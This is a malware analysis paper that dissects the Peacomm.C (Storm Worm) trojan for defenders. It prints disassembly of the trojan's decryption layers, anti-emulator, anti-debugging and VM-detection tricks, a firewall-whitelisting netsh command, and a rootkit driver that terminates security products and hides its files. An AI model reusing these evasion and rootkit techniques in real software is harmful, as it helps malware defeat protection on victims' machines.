Peacomm.C

Cracking the nutshell

Peacomm.C
Cracking the nutshell

Version: 1.0

Last Update: 21th September 2007

Author: Frank Boldewin / www.reconstructer.org

Peacomm.C

Cracking the nutshell

Table of Contents

Peacomm.C

Cracking the nutshell

1 Abstract

"No nutshell is as hard as it can't be cracked with the right tools. My tools are my teeth and I'm mad about nuts of every kind!"

The nutcracker

On 22th August 2007 I received an email informing me about "New Member Confirmation", including Confirmation Number, Login-ID and Login-Password. To stay secure I should immediately change my Login info on a provided website link. So I've started investigating what surprises are awaiting people clicking on such kind of links. Next to a friendly message telling me that my download should start in some seconds, I also got a browser exploit for free, to ensure the "software package" gets really shipped. "Hey that's cool", I thought by myself. "It's like Kinder Surprise® - three in one!" Unfortunately, at this time I hadn't enough incentive for a deep analysis and so I just stored the malicious file called applet.exe in my archive for later fun with it. Last week I had enough free time to throw it into `IDA` and my debuggers. After approximately one hour of investigation it was clear for me that the time had come for a new research paper, as this malware disclosed several interesting techniques, especially in the rootkit area. The opponent for this paper is called "Peacomm.C" and outlines the currently latest variant of this infamous P2P malware. The security industry gave it also several other names like "Storm Worm", "Nuwar" or "Zhelatin". The first variant "Peacomm.A" was detected in the mid of January 2007 and since then it has grown to one of the most successful botnets ever seen in the wild. It uses an adjusted Overnet protocol for spreading and communication. Its main intense is spamming and DDoS attacking. Also the fast-flux service network which is being used by the criminals behind the attacks is really amazing and frightening at the same time. As its botnet activities are not the focus of this essay, I've included interesting other papers covering these topics.

2 Introduction

This paper mainly focuses on two topics. The first one aims to extract the native Peacomm.C code from the original crypted/packed code, which means the following issues are covered in detail:

- First stage XOR decrypter
- Second stage TEA decrypter
- TIBS Unpacker
- Anti-Debugging code
- Files dropping
- The driver-code infection
- Finding the OEP to the native Peacomm code
- Finding and patching the VM-detection tricks

The second topic covers all the rootkit techniques of the `spooldr.sys` driver. These issues are:

- Security products monitoring/disabling
- SSDT file hiding
- Shellcode injection for process spawning
- System files locking


As goody to this paper, also included are the different binary dumps and commented `IDA` .idb files.

As always use caution when reproducing the work described here. Consider employing a virtual machine like `VMWare` or `Virtual PC` and perform the analysis on an isolated network to avoid the damage that could be caused by this malware. Use at your own risk!

3 Target Overview

To get an overview of our target first let's have a look at the chart in figure 3.1

Figure 3.1:



The first thing that happens in "area 1" right after the start of `applet.exe` is an easy XOR decryption of the data in "area 3" followed by jumping to this area which contains code now and performs several tasks, like files dropping, decrypting and unpacking the native Peacomm code in "area 2" and so forth. In the end all the imports for the native binary are being collected/set and the code in "area 2" gets executed to attend to its "real business". But let's cover this step by step.

4 1st Stage decrypter or how to fool Antivirus emulator-engines

The figure 4.1 shows the complete routine used to decrypt the code in "area 3". The instruction at 0x40101e tells us the data of `EAX` it getting XORed with the value of 0x0149594f. But also take a look at the instructions above. Next to XORing the data the return value of a call to the function `FreeIconList` is added at 0x401019 as well.

Figure 4.1:

```
00401000 initial_Entrypoint:
00401000                 push    ebp
00401001                 mov     ebp, esp
00401003                 shr     eax, 20h
00401006                 push    eax
00401007                 push    esp
00401008                 pop     edi
00401009                 mov     eax, offset After_1st_XOR_Decryption_EntryPoint_42321f
0040100E                 stosd                   ; store new Entrypoint in ESP
0040100F                 call    CalcEndOfDecryptionArea
00401014
00401014 LoopUntilEverythingDecrypted:           ; CODE XREF: .text:0040102A↓j
00401014                 call    Call_FreeIconList
00401019                 add     eax, [esi]      ; EAX has returnvalue of FreeIconList.
00401019                                         ; This is an Anti-sandbox trick, used to
00401019                                         ; crash/fool the antivirus-emulator engine,
00401019                                         ; as FreeIconList is a Function rarely used
00401019                                         ; nowadays and thus often not emulated by
00401019                                         ; antivirus sandbox systems.
00401019                                         ;
0040101B                 add     esi, 4
0040101E                 xor     eax, 149594Fh   ; XOR decryption with 0x149594f
00401024                 lea     edi, [esi-4]
00401027                 stosd                   ; Store decrypted bytes
00401028                 cmp     ebx, esi        ; EBX has end of decryption area
0040102A                 jnz     short LoopUntilEverythingDecrypted
0040102C                 pop     ebp
0040102D                 jmp     ebp             ; after decryption, jump to 0x42321f
0040102F
0040102F ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||||||||
0040102F
0040102F ; Attributes:
0040102F
0040102F CalcEndOfDecryptionArea proc near       ; CODE XREF: .text:0040100F↑p
0040102F
0040102F PointerToNewEntrypoint= dword ptr  4
0040102F
0040102F                 mov     esi, [esp+PointerToNewEntrypoint]
00401033                 lea     ebx, [esi+38D0h] ; 0x38d0 = length
00401039                 retn
00401039 CalcEndOfDecryptionArea endp
00401039
0040103A ; ---------------------------------------------------------------------------
0040103A
0040103A Call_FreeIconList:                      ; CODE XREF: .text:LoopUntilEverythingDecrypted↑p
0040103A                 push    0
0040103C                 push    8FF48154h
00401041                 mov     eax, offset PointerTo_FreeIconList
00401046                 call    dword ptr [eax]
00401048                 retn
```

End of decryption and jump to the 2nd stage at 0x42321f

Why this? - You might ask now, because the `FreeIconList` call should always return the same value in `EAX`. So, this is a really useless behaviour, right? The answer is: This is an often used malware trick to crash or trigger an exception in Antivirus sandbox engines, because `FreeIconList` is a legacy function of windows and thus often not emulated by AV engines. While doing the research for this paper I've downloaded several samples of `applet.exe` and found out that next to the XOR key also lots of other legacy API functions are used and some them returned non-zero values, thus very important for a clean decryption. Additionally, I've also discovered that the decryption engine completely changes from time to time. All of these routines were easy to understand for a reverser, but definitely doing its jobs to hide from AV signature based malware detection. Right after all the data has been decrypted (0x38d0 bytes) a jump at 0x40102d executes the code in "area 3" at 0x42321f. If you try to load applet.exe into the `IDA` disassembler, you won't be able to see the decrypted data at 0x42xxxx, because the binary works with fake PE-Header information. This could be fixed to see everything in the idb file, but you still would have crypted data in this area and an extra idc-script would be needed to emulate the decryption. A much faster way is to load applet.exe into `Ollydbg`, setting a breakpoint at 0x40102d with `F2`, running the code until breakpoint occurs, pressing `F7` for one single step into "area 3" at 0x42321f and then dumping the whole binary using the `Ollydump` plugin. This is what I have done to have one idb file for commenting.

5 Anti-debugging and defeating

The next step before we can start reading the disassembly on a relaxed basis is to defeat a small anti-debugging trick. If you load the lately dumped "after 1st stage decryption" binary into IDA the new entry point will be 0x42321f. If you scroll down a little bit to address 0x42330d now, you'll see (figure 5.1) a lot of junk instructions (insb, arpl …). As this code runs in user mode and insb/arpl instructions are privileged, meaning only usable from kernel mode without an exception and further the last instruction that makes sense at 0x423308 calls 0x423324, this junk must be something other than code. A short look using the "hexview" of IDA discloses that these "instructions" are for real data or better a string.

Figure 5.1:

```
004232E6                  push    dword ptr ss:word_401DE6[ebp]
004232EC                  push    dword ptr ss:word_401E12[ebp]
004232F2                  push    ss:dword_401DFA[ebp]
004232F8                  call    sub_42464B
004232FD                  call    sub_42337A
00423302
00423302 loc_423302:                              ; CODE XREF: start+C5↑j
00423302                  push    ebx
00423303                  call    sub_4239DF
00423308                  call    sub_423324
0042330D                  pop     esp
0042330E                  db      64h
0042330E                  insb
00423310                  insb
00423311                  arpl    [ecx+63h], sp
00423314                  push    626B5C65h
00423319                  arpl    fs:[ecx+73h], bp
0042331E                  jnb     short near ptr loc_423349+5
00423320                  jnb     short near ptr loc_423398+3
00423322                  jnb     short $+2
00423322 start            endp ; sp-analysis failed
00423322
00423324
00423324 ; =============== S U B R O U T I N E =======================
00423324
00423324                          1. mark area and press 'u'
00423324 sub_423324       proc near2. press 'a'; CODE XREF: start+E9↑p
00423324                  call    sub_423FE0
00423329                  call    sub_423344
0042332E                  pop     esp
```

So, to get a "clean" disassembly, just mark the area between 0x42330d and 0x423322, press 'U' and then 'A' in IDA. This should give the result seen in figure 5.2
There are several of these little anti-debugging tricks in the second stage and it's wise to clean the complete disassembly before moving on with manual decompilation. Fortunately for this binary, I have already done all the boring work. ;)


Figure 5.2:

```
004232E6                push    dword ptr ss:word_401DE6[ebp]
004232EC                push    dword ptr ss:word_401E12[ebp]
004232F2                push    ss:dword_401DFA[ebp]
004232F8                call    sub_42464B
004232FD                call    sub_42337A
00423302
00423302 loc_423302:                            ; CODE XREF: start+C5↑j
00423302                push    ebx
00423303                call    sub_4239DF
00423308                call    sub_423324
00423308 start          endp ; sp-analysis failed          fixed! ;)
00423308
00423308 ; ---------------------------------------------------------------
0042330D aDllcacheKbdcla db '\dllcache\kbdclass.sys',0
00423324
00423324 ; =============== S U B R O U T I N E ===========================
00423324
00423324
00423324 sub_423324     proc near               ; CODE XREF: start+E9↑p
00423324                call    sub_423FE0
00423329                call    sub_423344
```

6 TEA decryption and the TIBS unpacker

Like in many other sophisticated malware, also Peacomm makes use of an established cryptographic algorithm. One of the first things that can be done to quickly find signatures of well-known crypto functions is to scan for them. Ilfak Guilfanov, the developer of `IDA Pro`, wrote a small plugin called `findcrypt` to do this job. Also an `Ollydbg` port of this tool is available, but personally I always count on `KANAL v2.82` (figure 6.1), a `PEID` plugin, which has the most signatures from my experience.

Figure 6.1:



As we can see from the snapshot above two signatures were found. The first one at 0x423f44 and the second one at 0x423f93. Furthermore, we get the information, that `KANAL` found a single DWORD which is used by multiple algorithms like TEA/N, RC 5/6, SERPENT and ISAAC, which means we have to read some disassembly.

Figure 6.2:

```
00423F3B TEADecryption1   proc near               ; CODE XREF: TEADecryptionLoop1+6↑p
00423F3B                  push    edi
00423F3C                  mov     ebx, [edi]      ; ebx <--- edi = start address for decryption
00423F3E                  mov     ecx, [edi+4]
00423F41                  xor     eax, eax
00423F43                  mov     edx, 9E3779B9h  ; delta
00423F48                  mov     edi, 20h        ; rounds
00423F4D
00423F4D rotate_32_times_1:                       ; CODE XREF: TEADecryption1+48↓j
00423F4D                  add     eax, edx
00423F4F                  mov     ebp, ecx
00423F51                  shl     ebp, 4
00423F54                  add     ebx, ebp
00423F56                  mov     ebp, [esi]      ; 1. 32bit value of decryption key
00423F58                  xor     ebp, ecx
00423F5A                  add     ebx, ebp
00423F5C                  mov     ebp, ecx
00423F5E                  shr     ebp, 5
00423F61                  xor     ebp, eax
00423F63                  add     ebx, ebp
00423F65                  add     ebx, [esi+4]    ; 2. 32bit value of decryption key
00423F68                  mov     ebp, ebx
00423F6A                  shl     ebp, 4
00423F6D                  add     ecx, ebp
00423F6F                  mov     ebp, [esi+8]    ; 3. 32bit value of decryption key
00423F72                  xor     ebp, ebx
00423F74                  add     ecx, ebp
00423F76                  mov     ebp, ebx
00423F78                  shr     ebp, 5
00423F7B                  xor     ebp, eax
00423F7D                  add     ecx, ebp
00423F7F                  add     ecx, [esi+0Ch]  ; 4. 32bit value of decryption key
00423F82                  dec     edi
00423F83                  jnz     short rotate_32_times_1
00423F85                  pop     edi
00423F86                  mov     [edi], ebx      ; store decrypted bytes on current memory address
00423F88                  mov     [edi+4], ecx    ; store decrypted bytes+4 on current memory address
00423F8B                  retn
00423F8B TEADecryption1   endp
```

TEA indicating value found by KANAL

In figure 6.2 you can see the main function of the TEA algorithm. It uses a 128bit key (at 0x426A90) for decryption and will be called several times in a loop until all the data of every PE-section was decrypted.
For further infos and sample implementations of the TEA algorithm consult the link in the references

Right after decrypting all the data with the tiny encryption algorithm the TIBS unpacker routine is called. It enumerates all PE-sections as well and then unpacks its data. The unpacking code can be found between 0x4269f7 – 0x426a6e.

This non-public packer is used very often in malware nowadays and most Antivirus companies have a generic detection implemented in their scanning engines by now. So, if a malicious code is not detected by its variant, e.g. because of its polymorphic behaviour, most AV-engines still detect it by reporting something like: `Trojan:Win32/Tibs.DU`.

7 Files dropping and Windows driver-code infection

After all that decrypting/unpacking has been done, a routine at 0x4239df is called, which disables the windows file protection for `tcpip.sys` and its cached copy using the non-exported sfc_os.dll function 5 called `SfcFileException` (see the reference link for further information). Confusingly enough, no more action is done with this file, so I thought it must be an artefact from former variants. First I believed an earlier version of Peacomm patched the max number of outbound connections, which is typical for malware used for DDoS attacks, but friends like Elia Florio from Symantec research told me, that older variants infected `tcpip.sys` to load the rootkit driver `spooldr.sys`. But for this special case the `kbdclass.sys` driver and its cached copy gets infected with additional code for loading the spooldr rootkit driver. Nicolas Falliere added the info, that the SFC infection trick was broken for about 3 weeks. So they've started infecting other driver like `kbdclass.sys` or `cdrom.sys`.

Next to the infection of `kbdclass.sys` two files are dropped. First one is a self-copy of `applet.exe` saved as `spooldr.exe` in %systemroot% and the second file is the overlay containing the `spooldr.sys` driver, which gets detached to %systemroot%\system32.

8 Finding the OEP and dumping the native Peacomm.C binary

Right after dropping the files and infecting the keyboard driver, a routine at 0x423e5b scans the decrypted/unpacked native Peacomm binary for its libraries and belonging function names and stores the matching addresses to the functions.

Then a system command is executed to allow `spooldr.exe` at the windows firewall with the following command:

```
netsh firewall set allowed program "%systemroot%\spooldr.exe" enable
```

The last action is a jump to the OEP at 0x403531 (see figure 8.1).

Figure 8.1:

```
00423344 sub_423344      proc near              ; CODE XREF: sub_423324+5↑p
00423344                 call    DropSpooldrFilesAndInfect_kbdclassSYS ; 2nd time called infect \drivers\kbdclass.sys
00423349
00423349 loc_423349:
00423349                 mov     eax, ss:CounterToCheckIfSpooldrSYSHasAlreadyStartedSpooldrEXE[ebp]
0042334F                 test    eax, eax
00423351                 jz      short InstigateNativeTrojanStart
00423353                 call    Call_ExitProcess ; if spooldr.sys has already started spooldr.exe, then exit
00423358
00423358 InstigateNativeTrojanStart:            ; CODE XREF: sub_423344+D↑j
00423358                 pop     ebx
00423359                 call    ScanAndImportAllFuncAddressesUsedInTheDecryptedNativeTrojan
0042335E                 call    Allow_spooldrEXE_At_WindowsFirewall
00423363                 pop     edi
00423364                 pop     ebx
00423365                 pop     esi                      The last instruction before calling the OEP
00423366                 mov     eax, ebp
00423368                 pop     ebp
00423369                 jmp     dword ptr ds:OEP[eax] ; Jump to OEP at 0x403531
```

To get a clean native Peacomm.C binary, just load `applet.exe` into `Ollydbg`, set a breakpoint with `F2` at 0x40102d, run using `F9`, clean bp with `F2`, step into with `F7`, set a breakpoint at 0x423283, run again, clean bp, step into the allocated memory and search for the jump instructions to the OEP, as this is a dynamic address for sure. Then set a bp, run again, clean bp, step into with again and use the `Ollydump` plugin to save the binary. That's all! Or if you are lazy, just use my dumped version, shipped with this paper. ;)

9 Cleaning the native code from VME detection tricks

Ok, now as we have a clean native Peacomm.C code for analysis it would also be nice to run it on a virtual machine like `VMWare` or `VirtualPC`. Unfortunately, we have to defeat two vm-detection routines before achieving this. The first check is right after the OEP at 0x403389, calling a routine at 0x4031bc. It's a `VMWare` detection using the ComChannel VMXh magic trick (see Figure 9.1)

Figure 9.1:

```
004031BC VMWare_ComChannel_VMXh_Magic_Detection proc near ; CODE XI
004031BC
004031BC var_19          = byte ptr -19h
004031BC ms_exc          = CPPEH_RECORD ptr -18h
004031BC
004031BC                 push    0Ch
004031BE                 push    offset stru_420368
004031C3                 call    __SEH_prolog
004031C8                 mov     [ebp+var_19], 1
004031CC                 and     [ebp+ms_exc.disabled], 0
004031D0                 push    edx
004031D1                 push    ecx
004031D2                 push    ebx
004031D3                 mov     eax, 'VMXh'
004031D8                 mov     ebx, 0
004031DD                 mov     ecx, 0Ah
004031E2                 mov     edx, 'VX'
004031E7                 in      eax, dx
004031E8                 cmp     ebx, 'VMXh'
004031EE                 setz    [ebp+var_19]
004031F2                 pop     ebx
004031F3                 pop     ecx
004031F4                 pop     edx
004031F5                 jmp     short loc_403202
004031F7 ; ---------------------------------------------------------
004031F7
004031F7 loc_4031F7:                             ; DATA XREF: .rdat
004031F7                 xor     eax, eax
004031F9                 inc     eax
004031FA                 retn
004031FB ; ---------------------------------------------------------
004031FB
004031FB loc_4031FB:                             ; DATA XREF: .rdat
004031FB                 mov     esp, [ebp+ms_exc.old_esp]
004031FE                 mov     [ebp+var_19], 0
00403202
00403202 loc_403202:                             ; CODE XREF: VMWa
00403202                 or      [ebp+ms_exc.disabled], 0FFFFFFFFh
00403206                 mov     al, [ebp+var_19]
00403209                 call    __SEH_epilog
0040320E                 retn
0040320E VMWare_ComChannel_VMXh_Magic_Detection endp
```

Just some instructions away from the `VMWare` detection is the second call to a virtual machine detection routine at 0x40339c jumping to 0x40314e. This time it is a `Microsoft VirtualPC` detection using the illegal Opcode exception trick (see Figure 9.2). For further information on both VM-detection tricks, read Peter Ferrie's excellent paper on virtual machine attacks v2. A Link to this paper is included in the references.

Figure 9.2:

```
0040314E VirtualPC_IllegalOpcode_Detection:     ; CODE XREF: sub_403389+13↓p
0040314E                 push    14h
00403150                 push    offset stru_420358
00403155                 call    __SEH_prolog
0040315A                 mov     byte ptr [ebp-19h], 0
0040315E                 and     dword ptr [ebp-4], 0
00403162                 push    ebx
00403163                 mov     ebx, 0
00403168                 mov     eax, 1
00403168 ; ---------------------------------------------------------------------
0040316D                 db 0Fh, 3Fh, 7, 0Bh    ; Illegal Opcode exception trick
00403171 ; ---------------------------------------------------------------------
00403171                 test    ebx, ebx
00403173                 setz    byte ptr [ebp-19h]
00403177                 pop     ebx
00403178                 jmp     short loc_4031AF
0040317A
0040317A ; =============== S U B R O U T I N E ===================================
0040317A
0040317A
0040317A sub_40317A      proc near              ; DATA XREF: .rdata:stru_420358↓o
0040317A                 mov     eax, [ebp-14h]
0040317D                 mov     [ebp-24h], eax
00403180                 mov     eax, [ebp-24h]
00403183                 mov     eax, [eax+4]
00403186                 mov     [ebp-20h], eax
00403189                 mov     eax, [ebp-20h]
0040318C                 or      dword ptr [eax+0A4h], 0FFFFFFFFh
00403193                 mov     eax, [ebp-20h]
00403196                 mov     eax, [eax+0B8h]
0040319C                 add     eax, 4
0040319F                 mov     ecx, [ebp-20h]
004031A2                 mov     [ecx+0B8h], eax
004031A8                 or      eax, 0FFFFFFFFh
004031AB                 retn
004031AB sub_40317A      endp
004031AB
004031AC
004031AC ; =============== S U B R O U T I N E ===================================
004031AC
004031AC
004031AC sub_4031AC      proc near              ; DATA XREF: .rdata:stru_420358↓o
004031AC                 mov     esp, [ebp-18h]
004031AF
004031AF loc_4031AF:                            ; CODE XREF: .text:00403178↑j
004031AF                 or      dword ptr [ebp-4], 0FFFFFFFFh
004031B3                 mov     al, [ebp-19h]
004031B6                 call    __SEH_epilog
004031BB                 retn
004031BB sub_4031AC      endp
```

If one of the environments is being detected, a jump to a “sleep forever” loop at 0x403524 is called. One easy way to circumvent this, would be to patch 2 bytes at 0x40338f with a direct jump to 0x4033a9 (push ebx). Use your favourite hex-editor or just `Ollydbg`, if want to do this. Older variants of Peacomm just shutted down Windows, if a VM was detected, which is a nice way to switch off honeypots. ;)

10 Dissecting the rootkit driver

Ok, you’ve reached the last part of this small essay. In my opinion the most interesting one, as this rootkit uses some techniques I haven’t seen in the past. But before I get into detail, first let’s observe what the `RkUnhooker` report said.
The figure 10.1 just shows an oldschool SSDT hook of the native function `NtQueryDirectoryFile` and the figures 10.2 and 10.3 reveal the therewith related hidden processes/files.

Figure 10.1:

140	NtQueryBootEntryOrder	-	[illegible]	C:\WINDOWS\system32\ntoskrnl.exe
141	NtQueryBootOptions	-	0x8064755B	C:\WINDOWS\system32\ntoskrnl.exe
142	NtQueryDebugFilterState	-	0x804F3BDD	C:\WINDOWS\system32\ntoskrnl.exe
143	NtQueryDefaultLocale	-	0x8056676E	C:\WINDOWS\system32\ntoskrnl.exe
144	NtQueryDefaultUILanguage	-	0x80586F59	C:\WINDOWS\system32\ntoskrnl.exe
145	NtQueryDirectoryFile	Yes	0xFC9CB38C	C:\WINDOWS\SYSTEM32\spooldr.sys
146	NtQueryDirectoryObject	-	0x8058D55D	C:\WINDOWS\system32\ntoskrnl.exe
147	NtQueryEaFile	-	0x80615A00	C:\WINDOWS\system32\ntoskrnl.exe

Figure 10.2:

1556	C:\WINDOWS\explorer.exe	0xFFA70A48	-
552	C:\WINDOWS\spooldr.exe	0xFFB1A7C8	Hidden from Windows API
240	C:\WINDOWS\system32\alg.exe	0xFF9E1BD0	-
1124	C:\WINDOWS\system32\cmd.exe	0x8111A958	-
588	C:\WINDOWS\system32\csrss.exe	0x81160A70	-
1948	C:\WINDOWS\system32\ctfmon.exe	0xFF9FE020	-
668	C:\WINDOWS\system32\lsass.exe	0xFFB2C540	-
656	C:\WINDOWS\system32\services.exe	0xFFB0A898	-
524	C:\WINDOWS\system32\smss.exe	0xFFB0D740	-

Figure 10.3:

Suspect File	Status
C:\Dokumente und Einstellungen\[redacted]80\spooldr.ini	Hidden
C:\WINDOWS\spooldr.exe	Hidden
C:\WINDOWS\system32\spooldr.sys	Hidden

The figure 10.4 also shows the call to the hooking code for all spooldr* files.

Figure 10.4:

```
0000175E                jz      short loc_1785
00001760                push    BaseOfProcessTable ; Object
00001766                call    AttachToExplorerMemoryHookPeekMessageWToInjectExecShellcodeForSpooldr_EXE
0000176B                push    offset sub_138C ; int
00001770                push    offset dword_1A54 ; int
00001775                push    offset aZwquerydirec_0 ; "ZwQueryDirectoryFile"
0000177A                call    Hide_spooldr_FilesFromBeingListed
0000177F                dec     EventCounter
00001785
00001785 loc_1785:                              ; CODE XREF: StartRoutine+1B8↑j
00001785                                        ; StartRoutine+1D9↑j ...
00001785                mov     eax, ActiveProcessLinks
0000178A                lea     esi, [eax+edi]
0000178D                test    esi, esi
0000178F                jz      loc_18E5
00001795                mov     eax, ImageFileName
0000179A                add     eax, edi
0000179C                mov     VirtualAddress, eax
000017A1                push    dword ptr [esi] ; VirtualAddress
000017A3                call    ds:MmIsAddressValid
```

SSDT hook to hide all files called "spooldr"

But this is definitely not really a cutting edge rootkit, right?
And any run-of-the-mill AV solution or personal firewall would detect or block this.
So, where's the news?

Take a look at figure 10.5 and you will see a call to the function `PsSetLoadImageNotifyRoutine` with a parameter that points to a driver-supplied callback routine.

Figure 10.5:

```
0000110C KernelCallbackForFileImageLoadNotify proc near ; CODE XREF: start+1↓p
0000110C                push    offset DisableSecurityProducts ; Points to notify routine.
0000110C                                        ; Everytime a security product
0000110C                                        ; from the 'bad' list is being
0000110C                                        ; loaded it gets terminated
00001111                call    PsSetLoadImageNotifyRoutine
00001116                retn
00001116 KernelCallbackForFileImageLoadNotify endp
```

On the windows driver developers site OSR-Online we can read:

"**PsSetLoadImageNotifyRoutine** registers a driver-supplied callback that is subsequently notified whenever an image is loaded for execution."

For detailed information on this function consult the link in the references.

Figure 10.6 shows us this routine in detail.

Figure 10.6:

```
00000C4B                call    wcsstr
00000C50                test    eax, eax
00000C52                pop     ecx
00000C53                pop     ecx
00000C54                jz      DoNothing        ; Not the right file
00000C5A                mov     edx, [ebp+BaseOfCurrentImage]
00000C5D                cmp     word ptr [edx], 5A4Dh ; MZ
00000C62                jnz     DoNothing        ; Not a PE-file
00000C68                mov     eax, [edx+3Ch]   ; offset to PE Header
00000C6B                add     eax, edx
00000C6D                cmp     dword ptr [eax], 4550h ; PE
00000C73                jnz     short DoNothing
00000C75                mov     ecx, [eax+28h]   ; Address of EntryPoint
00000C78                add     ecx, edx
00000C7A                cmp     [ebp+FileType], ebx ; Is File (0) or Driver (1) ?
00000C7D                jnz     short IsDriver
00000C7F                mov     eax, [ebp+PIDOfCurrentLoadedImage] ; Current PID
00000C82                mov     [ebp+ClientId.UniqueProcess], eax
00000C85                xor     eax, eax
00000C87                mov     [ebp+ObjectAttributes.Length], 18h
00000C8E                mov     [ebp+ObjectAttributes.RootDirectory], ebx
00000C91                mov     [ebp+ObjectAttributes.ObjectName], ebx
00000C94                mov     [ebp+ObjectAttributes.Attributes], ebx
00000C97                mov     [ebp+ObjectAttributes.SecurityDescriptor], ebx
00000C9A                lea     edi, [ebp+ObjectAttributes.SecurityQualityOfService]
00000C9D                stosd
00000C9E                lea     eax, [ebp+ClientId]
00000CA1                push    eax              ; ClientId
00000CA2                lea     eax, [ebp+ObjectAttributes]
00000CA5                push    eax              ; ObjectAttributes
00000CA6                push    1F0FFFh          ; DesiredAccess
00000CAB                lea     eax, [ebp+ProcessHandle]
00000CAE                push    eax              ; ProcessHandle
00000CAF                mov     [ebp+ProcessHandle], ebx
00000CB2                mov     [ebp+ClientId.UniqueThread], ebx
00000CB5                call    ds:ZwOpenProcess
00000CBB                push    ebx              ; ExitStatus
00000CBC                push    [ebp+ProcessHandle] ; ProcessHandle
00000CBF                call    ds:ZwTerminateProcess
00000CC5                jmp     short DoNothing
00000CC7 ; ---------------------------------------------------------------------------
00000CC7
00000CC7 IsDriver:                               ; CODE XREF: TerminateSecuritySoftware+74↑j
00000CC7                mov     eax, cr0
00000CCA                push    eax
00000CCB                and     eax, 0FFFEFFFFh ; unprotect memory
00000CD0                mov     cr0, eax
00000CD3                mov     byte ptr [ecx], 33h ; XOR EAX,EAX
00000CD6                mov     byte ptr [ecx+1], 0C0h
00000CDA                mov     byte ptr [ecx+2], 0C2h ; RETN 8
00000CDE                mov     byte ptr [ecx+3], 8
00000CE2                mov     [ecx+4], bl
00000CE5                pop     eax
00000CE6                mov     cr0, eax
00000CE9
00000CE9 DoNothing:                              ; CODE XREF: TerminateSecuritySoftware+4B↑j
00000CE9                                         ; TerminateSecuritySoftware+59↑j ...
00000CE9                pop     edi
00000CEA                pop     ebx
```

Processes are just terminated

Drivers are patched at its Entrypoint to return rc=0 and then end

As you can clearly see from the commented code at the beginning it checks if a driver or a normal user mode program has been loaded. If it is a program it gets terminated using the `ZwTerminateProcess` function and if it is a driver, the routine scans for its EntryPoint and patches it with:

```
XOR EAX, EAX
RETN 8
```

So, after the driver starts, it just returns with 0 and ends.
As we learned from the former chapters this all happens right after loading an early driver that was infected before, like `kbdclass.sys`, `cdrom.sys` or `tcpip.sys`, who then immediately spawns our rootkit driver. Every driver and program that is loaded after spooldr.sys is under full control of the rootkit. And now it should be clear why a normal SSDT hook for hiding the driver is enough. No security products, no problems. ;)

